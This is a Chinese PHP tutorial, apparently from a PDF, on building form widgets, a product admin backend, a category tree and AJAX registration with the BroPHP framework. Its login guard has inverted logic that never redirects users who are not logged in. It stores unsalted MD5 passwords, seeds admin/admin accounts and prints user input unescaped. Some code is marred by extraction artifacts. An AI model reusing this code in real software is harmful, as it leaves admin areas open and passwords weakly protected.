        '/',
        ['Styles', 'Format', 'Font', 'FontSize'],
        ['TextColor', 'BGColor'],
        ['attachment'], \r\n";
    } elseif($toolbar == 'desc') {
        $toolbar = "['Bold', 'Italic', '-', 'NumberedList',
' BulletedList', '-', 'Link', 'Unlink', '-', 'Image', '-', 'Source'], \r\n";
    } else {
        $toolbar = '';
    }
    $str .= "<script type=\"text/javascript\">\r\n";
    $str .= "CKEDITOR.replace( '$textareaid', {";

    $str .= "height:{$height},";

    if($color) {
        $str .= "extraPlugins : 'uicolor', uiColor: '$color',";
    }

    //$str .= "filebrowserImageUploadUrl:' ".$GLOBALS["url"]. "upimage
', ";

    //$str .= "filebrowserFlashUploadUrl:' ".$GLOBALS["url"]. "upflash
', ";

    $str .= "toolbar : \r\n";
    $str .= "[\r\n";
    $str .= $toolbar;
    $str .= "]\r\n";
    //$str .= "fullPage : true";
    $str .= "));\r\n";
    $str .= '</script>';
    return $str;
}
/**

```

```

* 日期时间控件
*
* @param $name 控件 name, id
* @param $value 选中值
* @param $isdatetime 是否显示时间
* @param $loadjs 是否重复加载 js, 防止页面程序加载不规则导致的控件无法
显示
* @param $showweek 是否显示周, 使用, true | false
*/
public static function date($name, $value = '', $isdatetime = 0,
$loadjs = 0) {
    if($value == '0000-00-00 00:00:00') $value = '';
    $id = preg_match("/\[(.*)\]/", $name, $m) ? $m[1] : $name;
    if($isdatetime) {
        $size = 21;
        $format = 'Y-m-d H:M:S';
        $showsTime = 12;
    } else {
        $size = 10;
        $format = 'Y-m-d';
        $showsTime = 'false';
    }
    $str = '';
    if($loadjs || !defined('CALENDAR_INIT')) {
        define('CALENDAR_INIT', 1);
        $str .= '<script
src="'. $GLOBALS["public"].' js/date/js/jscal2.js"></script>
<script
src="'. $GLOBALS["public"].' js/date/js/lang/cn.js"></script>
<link rel="stylesheet" type="text/css"
href="'. $GLOBALS["public"].' js/date/css/jscal2.css" />
<link rel="stylesheet" type="text/css"
href="'. $GLOBALS["public"].' js/date/css/border-radius.css" />
<link rel="stylesheet" type="text/css"
href="'. $GLOBALS["public"].' js/date/css/steel/steel.css" />';
    }
    $str .= '<input type="text" name="'. $name.'" id="'. $id.'"
value="'. $value.'" size="'. $size.'" class="date" readonly>&nbsp;';
    $str .= '<script type="text/javascript">
Calendar.setup({
    weekNumbers: true,
    inputField : "'. $id.'" ,
    trigger    : "'. $id.'" ,
    dateFormat: "'. $format.'" ,

```

```

        showTime: ' '.$showsTime.',
        minuteStep: 1,
        onSelect : function() {this.hide();}
    });
</script>';
    return $str;
}

/**
 * 颜色控件
 *
 * @param $name 控件 name
 * @param $value 选中值
 */
public static function color($name, $value = '000000') {

    if(!defined('COLOR_INIT')) {
        define('COLOR_INIT', 1);

        $str= '<script
src="'.$GLOBALS['public'].'js/jscolor/jscolor.js"></script>';

    }

    $str .= '<input class="color"
style="width:48px;height:16px;overflow:hidden" name="'.$name.'"
value="'.$value.'" />';

    return $str;
}
}

```

控制器

home\controls\editor.class.php

```

<?php
class Editor{
    function index() {
        if(!empty($_POST['editor'])) {
            p($_POST);
        }
        $this->assign('ck',Form::editor('editor','full',100,'green'));
        $this->assign('starttime',Form::date('starttime','','1'));
        $this->assign('endtime',Form::date('endtime','','0'));
        $this->assign('color',Form::color('color','ff0000'));
        $this->display();
    }
}

```

}

模板文件

home\views\default\editor\index.tpl

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<form method="post" action="{url}">
    <textarea name="editor" cols="50" rows="10"></textarea><br />
    <{$starttime}><br />
    <{$endtime}><br />
    <{$color}><br />
    <input type="submit" name="sub" value="sub">
</form>
<{$ck}>

```

实例 商品管理

主要目录结构：

```

C:.
|
|   admin.php
|   config.inc.php
|
|---admin
|   |---controls
|   |   common.class.php
|   |   index.class.php
|   |   login.class.php
|   |   product.class.php
|   |
|   |---models
|   |   product.class.php
|   |   product.xml
|   |
|   |---views
|       |---default
|           |---index
|               index.tpl
|               main.tpl
|               menu.tpl
|               top.tpl
|           |
|           |---login
|               index.tpl
|           |
|           |---product
|               add.tpl

```

```

|           |           index.tpl
|           |           search.tpl
|           |
|           |-----public
|           |           footer.tpl
|           |           header.tpl
|           |           success.tpl
|           |
|           |-----resource
|           |           |-----css
|           |           |           global.css
|           |           |
|           |           |-----images
|           |           |-----js
|-----brophp
|
|-----classes
|-----commons
|
|-----public
|           |-----css
|           |-----images
|           |-----js
|           |           ajax3.0.js
|           |
|           |-----uploads
|           |           logo.png

```

数据表:

```
DROP TABLE IF EXISTS d3l_user;
```

```
CREATE TABLE d3l_user(
    id INT NOT NULL AUTO_INCREMENT,
    username CHAR(30) NOT NULL DEFAULT '',
    password CHAR(33) NOT NULL DEFAULT '',
    is_1 SMALLINT NOT NULL DEFAULT 0,
    is_2 SMALLINT NOT NULL DEFAULT 0,
    is_3 SMALLINT NOT NULL DEFAULT 0,
    is_4 SMALLINT NOT NULL DEFAULT 0,
    PRIMARY KEY(id),
    index name(username, password)
);
```

```
INSERT INTO d3l_user(username, password, is_1, is_2, is_3, is_4) VALUES('admin',
md5('admin'), '1', '1', '1', '1');
```

```
INSERT INTO d3l_user(username, password, is_1, is_2, is_3, is_4) VALUES('user',
```

```
md5('user'), '1', '0', '1', '0');
INSERT INTO d3l_user(username, password, is_1, is_2, is_3, is_4) VALUES('test',
md5('test'), '0', '0', '0', '0');

DROP TABLE IF EXISTS d3l_product;
CREATE TABLE d3l_product(
    id INT NOT NULL AUTO_INCREMENT,
    pid INT NOT NULL DEFAULT 0,
    name VARCHAR(60) NOT NULL DEFAULT '',
    price DOUBLE NOT NULL DEFAULT 0.00,
    num INT NOT NULL DEFAULT 0,
    ptime INT NOT NULL DEFAULT 0,
    pic CHAR(50) NOT NULL DEFAULT '',
    desn TEXT NOT NULL DEFAULT '',
    PRIMARY KEY(id),
    key price(price, name, ptime)
);
```

主要代码：

控制器文件

admin\controls\common.class.php

```
<?php
class Common extends Action {
    function init() {
        //如果没有登录，转到登录页面
        if(!isset($_SESSION) && $_SESSION['isLogin']==1){
            $this->redirect('login/index');
        }
    }
}
```

admin\controls\index.class.ph

```
<?php
class Index {
    //框架里的除主要的区域外的页面关闭调试模式
    function index() {
        $GLOBALS['debug']=0;
        $this->display();
    }
    function top() {
        $GLOBALS['debug']=0;
        $this->display();
    }
    function menu() {
        $GLOBALS['debug']=0;
```

```

        $this->display();
    }
    function main() {
        $this->display();
    }
}

```

admin\controls\login.class.php

```

<?php
class Login extends Action{//直接继承 Action 是为了防止登录页面的死循环
    function index() {
        $this->display();
    }
    function islogin() {
        if($_POST['username']==='') {
            $this->error('用户名不能为空');
        }
        if($_POST['password']==='') {
            $this->error('用户密码不能为空');
        }
        if(strtoupper($_POST['code'])!=strtoupper($_SESSION['code'])) {
            $this->error('验证码输入有误');
        }
        $user=D('user')->field('id,username,is_1,is_2,is_3,is_4')
            ->where(array('username'=>$_POST['username'],'password'
=>md5($_POST['password'])))
            ->find();
        if($user) {
            $_SESSION=$user;
            $_SESSION['isLogin']=1;
            $this->success('登录成功!',1,'index/index');
        }else{
            $this->error('登录失败，请重新登录!',3,'index');
        }
    }
    function logout() {
        $username=$_SESSION['username'];
        $_SESSION=array();
        if(isset($_COOKIE[session_name()])) {
            setCookie(session_name(),' ',time()-3600,'/');
        }
        session_destroy();
        $this->success('退出成功，再见' . $username . '!',3,'index');
    }
    function code() {

```



```

        echo new Vcode();
    }
}

```

admin\controls\product.class.php

```

<?php
class Product {
    function index() {
        $p=D('product');
        //如果访问前页面的搜索条件，因为%在 URL 中有特殊含义，所有在传送
        时用@代码，传送后去掉%
        $sers=!empty($_POST) ? $_POST : $_GET;
        $path='';
        $where=array();
        if(!empty($sers['name'])) {
            $sers['name']=str_replace('@','', $sers['name']);
            $where['name']='%'. $sers['name']. '%';
            $path.= '/name/'. $where['name'];
        }
        if(!empty($sers['num'])) {
            $where['num']=$sers['num'];
            $path.= '/num/'. $where['num'];
        }
        if(!empty($sers['price'])) {
            $where['price']=$sers['price'];
            $path.= '/price/'. $where['price'];
        }
        if(!empty($sers['desn'])) {
            $sers['desn']=str_replace('@','', $sers['desn']);
            $where['desn']='%'. $sers['desn']. '%';
            $path.= '/desn/'. $where['desn'];
        }

        $path=str_replace('%','@', trim($path, '/'));

        p($where);
        p($path);
        //where 条件用统一变量
        $page=new Page($p->where($where)->total(), 2, $path);
        $data=$p->where($where)->limit($page->limit)->select();
        $this->assign('data', $data);
        $this->assign('fpage', $page->fpage());

        $this->display();
    }

    function add() {

```

```

        $this->display();
    }
    function insert() {
        $p=D('product');
        $_POST['pic']=$this->upload();
        $_POST['ptime']=time();

        if($p->insert()){
            $this->success('添加成功');
        }else{
            //插入数据库商品记录失败后，删除上传了的图片
            $p->delimg($_POST['pic']);
            $this->error($p->getMsg());
        }
    }
    //upload 方法可以写到 model 里
    private function upload() {
        $up=new FileUpload();
        $up->set('thumb',array('width'=>300,'height'=>300))
            ->set('watermark',array('water'=>'logo.png',5));
        if($up->upload('pic')){
            return $up->getFileName();
        }else {
            $this->error($up->getErrorMsg());
        }
    }
    function search() {
        $this->display();
    }
}

```

模块文件

admin\models\product.class.php

```

<?php
class Product {
    //商品记录插入数据库失败后，删除上传了的图片。
    function delimg($name,$path=""){
        if($path=='')
            $path=PROJECT_PATH.'public/uploads/';
        $path=rtrim($path,'/').'/';
        $filename=$path.$name;
        if(file_exists($filename)){
            unlink($filename);
        }
    }
}

```

}

admin\models\product.xml（表单数据验证文件）

```
<?xml version="1.0" encoding="utf-8"?>
<form>
    <input name="name" type="notnull" msg="商品名称不能为空" />
    <input name="name" type="unique" action="add" msg="商品名称已经存在" />

    <input name="price" type="notnull" msg="商品价格不能为空" />
    <input name="price" type="currency" msg="价格的格式不对!" />
    <input name="num" type="notnull" msg="商品数量不能为空" />
    <input name="num" type="number" msg="商品数量必须是数字" />
    <input name="desn" type="notnull" msg="商品介绍不能为空" />
</form>
```

视图文件

后台首页模板

admin\views\default\index\index.tpl

```
<html>
    <head>
        <title>管理平台</title>
    </head>
    <frameset rows="100,*">
        <frame src="{<$url>}/top" name="top" scrolling="no" />
        <frameset cols="200,*">
            <frame src="{<$url>}/menu" name="menu" />
            <frame src="{<$url>}/main" name="main" />
        </frameset>
    </frameset>
</html>
```

admin\views\default\index\main.tpl

This is main.tpl

admin\views\default\index\menu.tpl

```
<ul style="margin:0px;padding:0px">
    <li><h3>分类管理</h3>
        <ul>
            <li><a href="{<$app>}/cat/add" target="main">添加分类</a></li>
            <li><a href="{<$app>}/cat" target="main">管理分类</a></li>
        </ul>
    </li>
    <li><h3>商品分类</h3>
        <ul>
            <li><a href="{<$app>}/product/add" target="main">添加商
品</a></li>
```

```

        <li><a href="{ $app } /product" target="main">管理商品
    </a></li>
    <li><a href="{ $app } /product/search" target="main">搜索
    </a></li>
    </ul>
</li>
<li><h3>用户管理</h3>
    <ul>
        <li><a href="{ $app } /user/add" target="main">添加用户
    </a></li>
        <li><a href="{ $app } /user" target="main">管理用户
    </a></li>
    </ul>
</li>
<li><h3>友情链接</h3>
    <ul>
        <li><a href="{ $app } /flink/add" target="main">添加链接
    </a></li>
        <li><a href="{ $app } /flink" target="main">管理链接
    </a></li>
    </ul>
</li>
<li><h3>订单管理</h3>
    <ul>
        <li><a href="" target="main">管理订单</a></li>
        <li><a href="" target="main">统计订单</a></li>
    </ul>
</li>
</ul>

```

登录模板文件

admin\views\default\login\index.tpl

```

<form action="{ $url } /islogin" method="post" >
    <table>
        <tr>
            <th>用户名: </th>
            <td><input type="text" name="username" /></td>
        </tr>
        <tr>
            <th>密码: </th>
            <td><input type="password" name="password" /></td>
        </tr>
        <tr>
            <th>验证码: </th>
            <td><input type="text" onkeyup="if(this.value!=this.val

```

```

ue.toUpperCase()) this.value=this.value.toUpperCase()" size=4 name="code"><img
onclick="this.src='<{$url}>/code/' +Math.random()" src="<{$url}>/code"></td>
    </tr>
    <tr>
        <td colspan="2"><input type="submit" value="login" /><
    /td>
    </tr>
</table>
</form>

```

商品管理模板文件

admin\views\default\product\add.tpl

```

<{include file="public/header.tpl"}>
<table align="center" border="1" width="500">
<form action="<{$url}>/insert" method="post" enctype="multipart/form-data">
    <caption><h1>商品添加</h1></caption>
    <tr>
        <th>商品名称</th>
        <td><input type="text" name="name" value="" /></td>
    </tr>
    <tr>
        <th>商品价格</th>
        <td><input type="text" name="price" value="" /></td>
    </tr>
    <tr>
        <th>商品数量</th>
        <td><input type="text" name="num" value="" /></td>
    </tr>
    <tr>
        <th>商品图片</th>
        <td><input type="file" name="pic" value="" /></td>
    </tr>
    <tr>
        <th>商品介绍</th>
        <td><textarea cols="40" rows="10" name="desn"></textarea></td>
    </tr>
    <tr>
        <td align="center" colspan="2"><input type="submit" name="" va
lue="添加商品" /></td>
    </tr>
</form>
</table>
<{include file="public/footer.tpl"}>

```

admin\views\default\product\index.tpl

```

<{include file="public/header.tpl"}>

```

```

<table width="95%" border="1">
    <caption><h1>商品列表</h1></caption>
    <tr>
        <th>&nbsp;</th>
        <th>ID</th>
        <th>名称</th>
        <th>价格</th>
        <th>数量</th>
        <th>上架时间</th>
        <th>操作</th>
    </tr>
    <{section loop="$data" name="ls">
        <tr>
            <td><input type="checkbox" name="id[]" value="{ $data[ls].id }">
            </td>
            <td>{ $data[ls].id }</td>
            <td>{ $data[ls].name }</td>
            <td>{ $data[ls].price }</td>
            <td>{ $data[ls].num }</td>
            <td>{ $data[ls].ptime|date_format:"%Y-%m-%d"}</td>
            <td>修改/删除</td>
        </tr>
    <{sectionelse}>
        <tr><td colspan="7">本类中没有商品</td></tr>
    </section>
    <tr><td colspan="7" align="right">{ $fpage }</td></tr>
</table>
<{include file="public/footer.tpl"}>

```

admin\views\default\product\search.tpl

```

<form action="{ $url }>/index" method="post">
    name:<input type="text" name="name"><br />
    num:<input type="text" name="num"><br />
    desn:<input type="text" name="desn" /><br />
    price:<input type="text" name="price" /><br />
    <input type="submit" value="搜索" />
</form>

```

共用模板文件

admin\views\default\public\header.tpl

```

<html>
    <head>
        <title>无标题</title>
        <link rel="stylesheet" type="text/css" href="{ $res }>/css/global.css">
        <script src="{ $public }>/js/ajax3.0.js"></script>
    </head>

```

```
</head>
<body>

admin\views\default\public\footer.tpl

<center>#####商品#####</center>
</body>
</html>

后台模板的资源文件
admin\views\default\resource\css\global.css

body {
    background:#ddd;
    font-size:12px;
}
```

项目启动

《项目需求说明书》

标题

开发者
版本
时间
口号

一、开发背景

二、功能描述

用白话把功能说出来

三、找出模块

a) 分类管理

i. 后台

ii. 用分类检索

b) 商品管理

i.

ii.

c) 订单管理

I.....

d) 用户管理

四、画出功能模块图

五、流程图

六、页面规划图

首页：放什么内容
列表页：放什么内容
文章页：放什么容，

画图区

七、页面结构图

首页

《数据库设计说明书》

一、找实体(东西)

分类

商品

定单

用户

友情

公告

购物车

图片

二、找属性

分类,

商品： ID， 价格， 名称， 数量， 厂家， 描述， 图片.....

定单

用户， id, 用户名，

友情：

公告

购物车

图片

二、找关系

下属 [分类 (id) , 分类 (pid)] 1: n
 属于 [分类 (id) , 商品 (cid)] 1:n
 购买 [定单 (pid), 商品 (id)] 1:n
 生成 [定单 (uid), 用户 (id)] 1:n
 ...

注意：关系名称自己命名，找两个实体关联的属性，标出关系用文章描述清楚

三、图出 E-R 图

四、用表格将每个实体列出

4. n 表 N

表名	users		
列名	数据类型（精度范围）	空/非空	约束条件
id	Int 10		
补充说明			

五、

创建表的 SQL 语句

《程序设计说明书》

一、 控制器

a) 登录控制器：获取界面、处理登录、退出登录

- i. 所在目录 admin/controls/下
- ii. 文件名 login.class.php
- iii. 操作方法：

1. index() : 这个操作是用来获取登录界面
 - a) 使用 views/default/index/index.tpl
2. islogin() : 通过界面输出的登录帐号处理登录
 - a) 1. 从数据库
 - b) 设置 SESSION ...
3. logout() :

IV 怎么访问 http://localhost/admin.php/login/index

- b) 系统设置
- c) 用户管理
- d) 栏目管理
- e) 相册管理
- f) 文章管理
- g) 友情管理
- h) 幻灯片管理
- i) 公告管理
- j) 图片管理

前台控制器

二、模型

文章模型：删除图，处理上传

1. 所在目录 admin/models/下
2. 文件名：article.class.php
3. 功能事件：imgdel(), upload()

画出类图

三、视图

a) 登录模块

- i. 登录界面：login/index.tpl
- ii. 修改界面：login/mod.tpl
 1. 表单，和表单提交位置，表单中 name 的值 有那些
- iii. 管理界面：login/list.tpl
 1. 动态数据：数组（所有公告）变量 \$notices 是一个二维数组
 - a) \$notices 数组，下标有 id(....), name(...), starttime() endtime()
 - b) 例如：
 - i.

```
$notices=array(
    [0] => array(
        Id=>1,
        Name=>" "
        Start=>' '
        End=' ' ....
    )
)
```

四、写出目录结构

| ---admin //这是。。。

```
| ----brophp    //这是。。。
| 。。。

```

编码规范

无限分类

数据库

```
create table bro_cat(
  id int not null auto_increment,
  pid int not null default 0,
  path varchar(100) not null default '0',
  name varchar(50) not null default '',
  primary key (id),
  key path(path)
);

insert into bro_cat values(null,0,'0','java');
insert into bro_cat values(null,0,'0','php');
insert into bro_cat values(null,0,'0','js');

insert into bro_cat values(null,1,'0-1','java1');
insert into bro_cat values(null,1,'0-1','java2');
insert into bro_cat values(null,4,'0-1-4','java12');

insert into bro_cat values(null,2,'0-2','php1');
insert into bro_cat values(null,2,'0-2','php2');
insert into bro_cat values(null,7,'0-2-7','php12');

insert into bro_cat values(null,3,'0-3','js1');
insert into bro_cat values(null,3,'0-3','js2');
insert into bro_cat values(null,7,'0-3-10','js12');

select * from bro_cat;
```

```
+----+-----+-----+-----+
| id | pid | path  | name  |
+----+-----+-----+-----+
| 1  | 0   | 0     | java  |
| 2  | 0   | 0     | php   |
| 3  | 0   | 0     | js    |
| 4  | 1   | 0-1   | java1 |
| 5  | 1   | 0-1   | java2 |
| 6  | 4   | 0-1-4 | java12|
| 7  | 2   | 0-2   | php1  |
```

8	2	0-2	php2
9	7	0-2-7	php12
10	3	0-3	js1
11	3	0-3	js2
12	7	0-3-10	js12
+-----+-----+-----+-----+			

控制器**admin\controls\cat.class.php**

```

<?php
class Cat {
    function index() {
        $cat=D('cat');
        $this->assign('select',$cat->fselect());
        $this->display();
    }
    function insert() {
        //创建分类对象
        $cat=D('cat');

        //判断是否为根分类
        if($_POST['pid']!=0) {
            //先将父类中的路径取出
            $pcat=$cat->field('path')->find($_POST['pid']);
            $path=$pcat['path'];
            //种父类路径组合成新的 path
            $_POST['path']=$path.'-'. $_POST['pid'];
        }else{
            //如果父类是根，则 path 为 0
            $_POST['path']='0';
        }

        if($cat->insert()) {
            $this->success('添加分类成功');
        }else{
            $this->error('添加分类失败');
        }
    }
}

```

模型**admin\models\cat.class.php**

```

<?php
class Cat{
    function fselect($name="pid",$value=0) {
        //从数据库查询数据
        $data=$this->field("id,pid,name,concat(path,'-',id) as

```

```
abspath")->order(' abspath')->select();  
    //声明一个字符串输出<select>  
    $str='<select name="'. $name.' ">';  
    $str.='<option value="0">--根分类--</option>';  
    //遍历数据(从数据库中查询出来的)  
    foreach($data as $opt){  
        //设置自动配置  
        $selected=$opt['id']==$value?' selected':'';  
        //为第一个数据声明一个<option>  
        $str.='<option '. $selected.' value="'. $opt['id'].' ">';  
        //取出父类的层次数  
        $num=count(explode('-', $opt[' abspath']))-2;  
        //为每一个层次，缩进6个空格，有三个层次就是18个空格  
        $space=str_repeat("&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;", $num);  
  
        $name=$opt['name'];  
        //输出分类名  
        $str.=$space.' |-'. $name;  
        $str.='</option>';  
    }  
    $str.='</select>';  
    return $str;//返回一个完整的<select>  
}
```

视图

admin\views\default\cat\index.tpl

```
<form action="{url}"><insert method="post">
    选择分类: <{$select}><br />
    分类名: <input type="text" name="name" /><br />
    <input type="submit" value="add" /><br />
</form>
```

用户注册验证

目录结构:

```
register
|  config.inc.php
|  index.php           主入口文件
|
|—brophp
|—classes
|—commons
|
|—home
```

```

├──controls
│   ├──common.class.php
│   ├──index.class.php
│   └──user.class.php           用户注册控制器
├──models
│   └──user.xml               后台验证的 xml 文件
├──views
│   ├──default
│   │   ├──public
│   │   │   └──success.html
│   │   ├──resource
│   │   │   ├──css
│   │   │   │   ├──register.css    输入是否正确状态样式改变的 CSS 文件
│   │   │   │   └──images
│   │   │   │       ├──ok.gif      默认状态和输入状态时的背景图标
│   │   │   │       ├──ok1.gif    输入正确状态时的背景图标
│   │   │   │       └──ok2.gif    输入错误状态时的背景图标
│   │   │   └──js
│   │   │       ├──register.js     验证输入是否正确的 js 程序文件
│   │   └──user
│   │       └──register.html       用户注册表单模板
├──public
│   ├──css
│   ├──images
│   ├──js
│   │   ├──ajax.js             创建 ajax 对象的文件
│   └──uploads
└──runtime

```

数据库

```
-- 数据库: `brophp`
-- 表的结构 `bro_user`
CREATE TABLE `bro_user` (
  `id` int(11) unsigned NOT NULL auto_increment,
  `username` varchar(20) NOT NULL default '',
  `userpwd` varchar(40) NOT NULL default '',
```

```

`email` varchar(60) NOT NULL default '',
`regtime` int(10) unsigned NOT NULL default '0',
`sex` smallint(3) NOT NULL default '0',
`disable` smallint(3) unsigned NOT NULL default '0',
`allow_dlht` smallint(3) unsigned NOT NULL default '0',
`allow_fbpl` smallint(3) unsigned NOT NULL default '1',
PRIMARY KEY (`id`),
KEY `id` (`username`,`userpwd`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--`bro_user`表中的数据
INSERT INTO `bro_user` VALUES (1, 'admin', '21232f297a57a5a743894a0e4a801fc3',
'admin@localhost', 0, 0, 0, 0, 1);

```

公共文件

Ajax 文件: public/js/ajax.js

```

//recvType 有两个值HTML 和 XML , 默认为 HTML
function Ajax(recvType, bool) {
    var aj = new Object();
    aj.targetUrl = ''; //请求的地址 可以是 PHP 也可以 XML 文件
    aj.sendString = ''; //请求服务器传递的字符串 ? & 格式 url

    //如果指定了 bool 参数为 false 表明是同步, 否则指定默认为 true, 表明是异步。
    if(typeof(bool)=="undefined")
        aj.async=true;
    else
        aj.async=bool;

    aj.recvType=recvType ? recvType.toUpperCase() : 'HTML';//HTML XML
    aj.resultHandle = null;
    aj.ff;
    aj.createXMLHttpRequest = function() {
        var request = false;
        if(window.XMLHttpRequest) {
            aj.ff=true;
            request = new XMLHttpRequest();
            if(request.overrideMimeType) {
                request.overrideMimeType('text/xml');
            }
        } else if(window.ActiveXObject) {
            aj.ff=false;
            var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP',
' Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0', 'Msxml2.XMLHTTP.6.0',
'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0',

```

```

'MSXML2.XMLHTTP'];
    for(var i=0; i<versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i]);
            if(request) {
                return request;
            }
        } catch(e) {
            request=false;
        }
    }
    return request;
}

aj.XMLHttpRequest = aj.createXMLHttpRequest();

aj.processHandle = function() {
    if(aj.XMLHttpRequest.readyState == 4) {
        if(aj.XMLHttpRequest.status == 200) {
            if(aj.recvType == 'HTML') {
                aj.resultHandle(aj.XMLHttpRequest.responseText);
            } else if(aj.recvType == 'XML') {
                aj.resultHandle(aj.XMLHttpRequest.responseXML);
            }
        }
    }
}

aj.get = function(targetUrl, resultHandle) {
    aj.targetUrl = targetUrl;
    if(resultHandle!=null) {
        aj.XMLHttpRequest.onreadystatechange = aj.processHandle;
        aj.resultHandle = resultHandle;
    }
    if(window.XMLHttpRequest) {
        aj.XMLHttpRequest.open('GET', aj.targetUrl, aj.async);
        aj.XMLHttpRequest.send(null);
    } else {
        aj.XMLHttpRequest.open("GET", targetUrl, aj.async);
        aj.XMLHttpRequest.send();
    }
}
//由于非 IE 浏览器的 Ajax 在设置为同步请求时不能主动调用回调函数,所以在下

```


面手动调用

```

        if(!aj.async && aj.ff)
            aj.processHandle();
    }

    aj.post = function(targetUrl, sendString, resultHandle) {
        aj.targetUrl = targetUrl;

        if(typeof(sendString)=="object"){
            var str="";
            for(var pro in sendString){
                str+=pro+"="+sendString[pro]+"&";
            }

            aj.sendString=str.substr(0, str.length-1);
        }else{
            aj.sendString = sendString;
        }

        if(resultHandle!=null){
            aj.XMLHttpRequest.onreadystatechange = aj.processHandle;
            aj.resultHandle = resultHandle;
        }
        aj.XMLHttpRequest.open('POST', targetUrl, aj.async);
        aj.XMLHttpRequest.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
        aj.XMLHttpRequest.send(aj.sendString);
        //由于非 IE 浏览器的 Ajax 在设置为同步请求时不能主动调用回调函数,所以在下

```

面手动调用

```

        if(!aj.async && aj.ff)
            aj.processHandle();
    }
    return aj;
}

```

模型

home\models\user.xml

```

<?xml version="1.0" encoding="utf-8" ?>
<form>
    <input name="username" type="notnull" msg="用户名称不能为空！" />
    <input name="username" type="unique" msg="用户已经存在！" />
    <input name="userpwd" type="notnull" msg="用户密码不能为空！" />

```

```

        <input name="repwd" type="confirm" value="userpwd" msg="两次密码输入不一致!" />
        <input name="email" type="notnull" msg="用户邮箱不能为空!" />
        <input name="email" type="email" msg="用户邮箱不是 email 格式!" />
    </form>

```

视图

模板文件： `home\views\default\user\register.html`

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <title>会员注册</title>
    <link rel="stylesheet" type="text/css" href="{<$res>}/css/register.css">
    <script src="{<$public>}/js/ajax.js"></script>
    <script>
        <{*注意：为了使 register.js 文件中的 url 变量为模块的 URL，所以下面的代码
        必须在引入 register.js 文件之前执行。*}>
        var url='{<$url>}';
    </script>
    <script src="{<$res>}/js/register.js"></script>
    <body>
        <h3>会员注册</h3>
        <{*在 onsubmit 事件调用的 validate 函数中有参数必须是字符串，这样可让
        Firefox 在 setStats 函数中根据这个字符串去判断是载入页面还是提交表单操作，如果是
        提交表单操作就触发表单元素的 onblur 事件对表单元素数据进行验证。*}>
        <form action="{<$url>}/insert" method="post" onsubmit="return validate
        ('click')">
            <ul>
                <li>
                    用户名必须大于 3 位小于 20 位，密码必须大于 3 位
                </li>
                <li>
                    <span> 用户名: </span>
                    <input name="username" type="text" />
                    <span class="stats1">请输入用户名</span>
                </li>
                <li>
                    <span>登录密码: </span>
                    <input name="userpwd" type="password" />
                    <span class="stats1">请输入密码</span>
                </li>
                <li>
                    <span>确认密码: </span>
                    <input name="repwd" type="password" />

```

```

        <span class="stats1">请输入确认</span>
    </li>
    <li>
        <span>电子邮箱: </span>
        <input name="email" type="text" />
        <span class="stats1">请输入邮箱</span>
    </li>
    <li>
        <span>性 别: </span>
        <input type="radio" name="sex" value="男" /> 男 &nbsp;&nbsp;&nbsp;
        <input type="radio" name="sex" value="女" /> 女 &nbsp;&nbsp;&nbsp;
        <input type="radio" name="sex" value="" checked="checked"
/> 保密

    </li>
    <li>
        <span> 验证码: </span>
        <input type="text" name="code" onkeyup="if(this.value !=
this.value.toUpperCase()) this.value=this.value.toUpperCase();" />
        /code/'
+Math.random()" />
        <span class="stats1">请输入验证码</span>
    </li>
</ul>
<ul>
    <li>
        <span></span>
        <input type="submit" value="注册" />
    </li>
</ul>
</form>
</body>
</html>

```

css 文件: home\views\default\resource\css\register.css

```

/*设置 span 标记背景图标的空间*/
form ul li span{
    padding-left:20px;
}
/*设置初始状态和输入状态时的背景图标*/
form ul li .stats1{
    background:url(..images/ok1.gif) no-repeat 0 center;
}
/*设置输入正确时的文字颜色和图标*/
form ul li .stats2 {
    color:green;
}

```

```

        background:url(.. /images/ok.gif) no-repeat 0 center;
    }
    /*设置输入错误时的文字颜色和图标*/
    form ul li .stats3{
        color:red;
        background:url(.. /images/ok2.gif) no-repeat 0 center;
    }

```

背景图标文件:

home\views\default\resource\images\ok.gif: 

home\views\default\resource\images\ok1.gif: 

home\views\default\resource\images\ok2.gif: 

js 文件: home\views\default\resource\js\register.js

```

var relick=null;
//判断数据是否是以一个或多个非空白字符开头并结尾（中间不包含空白字符），如果是返回真
function notnull(val) {
    return val.match(/^\S+$/)? true : false;
}
//使用死循环的方式查找下一个 span 标记，如果找到 span 标记对象就跳出死循环。
function nextspan(obj) {
    while(true) {
        //注意在 JavaScript 中获得的标记都为大写
        if(obj.nextSibling.tagName=="SPAN") {
            return obj.nextSibling;
        } else {
            obj=obj.nextSibling;
        }
    }
}
//设置三种状态：获取焦点状态、推动焦点状态、提交表单状态。
function setStats(obj,mess,check) {
    obj.onfocus=function() {
        nextspan(obj).className="stats1";
        nextspan(obj).innerHTML=mess;
    }

    obj.onblur=function() {
        //check 为 setStats 函数验证数据是否合法的回调函数
        info=check(this.value,mess);
        if(info[0]) {
            nextspan(obj).className="stats2";
            nextspan(obj).innerHTML="输入正确";
        } else {
            nextspan(obj).className="stats3";

```

```

        nextspan(obj).innerHTML=info[1];
    }
}

//alert(typeof(click));在 IE 和 Firefox 中，页面载入时和点击提交按键时提示
undefined，说明 validate 函数中的 click 是个局部变量，click 值在这个函数中无效。

//下面是检测是否是提交表单状态。
//由于需要在点击提交按钮时对表单中的数据使用表单元素的焦点离开事件进行验证，
但 form 对象的 submit 事件不能触发表单元素的 blur 事件，以通过在 onsubmit 时传递
rclick 参数来判定是 onsubmit 调用验证表单数据函数 (validate())，并根据 rclick 参数
的值来确定是否调用表单元素的 blur 事件来对表单中的数据进行验证。
    if(rclick=='click')
        obj.onblur();
}
//加载时使用
window.onload=validate;
//将 validate 函数独立出来是为了 window.onload 和表单的 onsubmit 都能使用此函数。
//点击时使用
function validate(click){
